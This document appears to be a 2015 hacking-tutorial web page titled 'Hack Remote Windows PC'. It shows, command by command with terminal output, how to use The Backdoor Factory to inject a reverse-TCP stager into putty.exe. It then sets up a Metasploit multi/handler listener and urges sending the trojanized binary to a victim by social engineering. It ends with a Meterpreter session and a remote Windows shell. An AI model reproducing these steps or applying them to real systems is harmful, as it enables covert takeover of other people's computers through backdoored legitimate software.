Hack Remote Windows PC using The Backdoor factory with Metasploit


hackingarticles.in/hack-remote-windows-pc-using-the-backdoor-factory-with-metasploit

Raj

December 2, 2015


The goal of BDF is to patch executable binaries with user desired shellcode and continue normal execution of the prepatched state.

First of all download the-backdoor-factory-master from **here**. Now unzip the-backdoor-factory-master .zip file. And save in your desktop



```
root@kali:~/Desktop# unzip the-backdoor-factory-master.zip
Archive:  the-backdoor-factory-master.zip
a0e6025ae22541725baf958f56b100535e6e332c
   creating: the-backdoor-factory-master/
 extracting: the-backdoor-factory-master/.gitignore
  inflating: the-backdoor-factory-master/COPYING
  inflating: the-backdoor-factory-master/README.md
 extracting: the-backdoor-factory-master/__init__.py
   creating: the-backdoor-factory-master/aPLib/
   creating: the-backdoor-factory-master/aPLib/contrib/
   creating: the-backdoor-factory-master/aPLib/contrib/16bit/
  inflating: the-backdoor-factory-master/aPLib/contrib/16bit/deppack.nas
  inflating: the-backdoor-factory-master/aPLib/contrib/16bit/depptiny.nas
  inflating: the-backdoor-factory-master/aPLib/contrib/16bit/history.txt
  inflating: the-backdoor-factory-master/aPLib/contrib/16bit/makeit.bat
   creating: the-backdoor-factory-master/aPLib/contrib/AppleII/
  inflating: the-backdoor-factory-master/aPLib/contrib/AppleII/apdstsrc.s
  inflating: the-backdoor-factory-master/aPLib/contrib/AppleII/apsrcdst.s
  inflating: the-backdoor-factory-master/aPLib/contrib/AppleII/readme.txt
   creating: the-backdoor-factory-master/aPLib/contrib/PowerBASIC/
  inflating: the-backdoor-factory-master/aPLib/contrib/PowerBASIC/aplib.bas
  inflating: the-backdoor-factory-master/aPLib/contrib/PowerBASIC/aplib.inc
   creating: the-backdoor-factory-master/aPLib/contrib/PowerBuilder/
  inflating: the-backdoor-factory-master/aPLib/contrib/PowerBuilder/example.txt
```


Now move to the-backdoor-factory-master directory & install it.



```
root@kali:~/Desktop/the-backdoor-factory-master# ./install.sh
Hit http://security.kali.org sana/updates InRelease
Hit http://security.kali.org sana/updates/main Sources
Hit http://security.kali.org sana/updates/contrib Sources
Hit http://security.kali.org sana/updates/non-free Sources
Hit http://security.kali.org sana/updates/main i386 Packages
Hit http://security.kali.org sana/updates/contrib i386 Packages
Hit http://security.kali.org sana/updates/non-free i386 Packages
Ign http://security.kali.org sana/updates/contrib Translation-en_IN
Ign http://security.kali.org sana/updates/contrib Translation-en
Ign http://security.kali.org sana/updates/main Translation-en_IN
Ign http://security.kali.org sana/updates/main Translation-en
Ign http://security.kali.org sana/updates/non-free Translation-en_IN
Ign http://security.kali.org sana/updates/non-free Translation-en
Reading package lists... Done
Reading package lists... Done
Building dependency tree
Reading state information... Done
python-capstone is already the newest version.
python-capstone set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
[*] installing appack for onionduke
Reading package lists... Done
Building dependency tree
```

Now download **putty.exe** file and check whether this binary is supported.


./backdoor.py -f /root/Desktop/putty.exe –s show



```
root@kali:~/Desktop/the-backdoor-factory-master# ./backdoor.py -f /root/Desktop/putty.e
xe -s show
    ____  ____  ______           __
   / __ )/ __ \/ ____/___ ______/ /_____  _______  __
  / __  / / / / /_  / __ `/ ___/ __/ __ \/ ___/ / / /
 / /_/ / /_/ / __/ / /_/ / /__/ /_/ /_/ / /  / /_/ /
/_____/_____/_/    \__,_/\___/\__/\____/_/   \__, /
                                            /____/

         Author:    Joshua Pitts
         Email:     the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.2.4

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```


Now patch putty.exe file using existing code cave using following command.

./backdoor.py -f /root/Desktop/putty.exe -s iat_reverse_tcp_stager_threaded -H 192.168.0.6 -P 8080




```
root@kali:~/Desktop/the-backdoor-factory-master# ./backdoor.py -f /root/Desktop/putty.e
xe -s iat_reverse_tcp_stager_threaded -H 192.168.1.6 -P 8080
__________                __       .___
\______   \_____    ____ |  | __ __| _/____   ___________
 |    |  _/\__  \ _/ ___\|  |/ // __ |/  _ \ /  _ \_  __ \
 |    |   \ / __ \\  \___|    </ /_/ (  <_> |  <_> )  | \/
 |______  /(____  /\___  >__|_ \____ |\____/ \____/|__|
        \/      \/     \/     \/    \/
___________              __
\_   _____/____    _____/  |_  ___________ ___.__.
 |    __) \__  \ _/ ___\   __\/  _ \_  __ <   |  |
 |     \   / __ \\  \___|  | (  <_> )  | \/\___  |
 \___  /  (____  /\___  >__|  \____/|__|   / ____|
     \/        \/     \/                   \/

         Author:    Joshua Pitts
         Email:     the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.2.4

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 409
[*] All caves lengths:  409
```

Now enter selection as **3**. It will show the message **putty.exe** is in the backdoored directory.



```
############################################################
[*] Cave 1 length as int: 409
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x294 End: 0xffc; Cav
e Size: 3432
2. Section Name: .text; Section Begin: 0x1000 End: 0x5d000; Cave begin: 0x5cd45 End: 0x
5cffc; Cave Size: 695
3. Section Name: .data; Section Begin: 0x7a000 End: 0x7c000; Cave begin: 0x7a9e5 End: 0
x7ac0c; Cave Size: 551
4. Section Name: None; Section Begin: None End: None; Cave begin: 0x7b400 End: 0x7c00a;
 Cave Size: 3082
**************************************************
[!] Enter your selection: 3
[!] Using selection: 3
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File putty.exe is in the 'backdoored' directory
```

We can see **putty.exe** in backdoored directory.



Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.


use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.1.6

exploit

Now send your **putty.exe** files to victim using any social engineering technique. Now when the victim will use putty you will get the meterpreter of victim PC.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.6
lhost => 192.168.1.6
msf exploit(handler) > set lport 8080
lport => 8080
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.6:8080
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.6:8080 -> 192.168.1.2:49353) at 2015
-12-01 21:05:52 +0530

meterpreter > sysinfo
Computer        : RAJ-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > shell
Process 3408 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\RAJ\Desktop>
```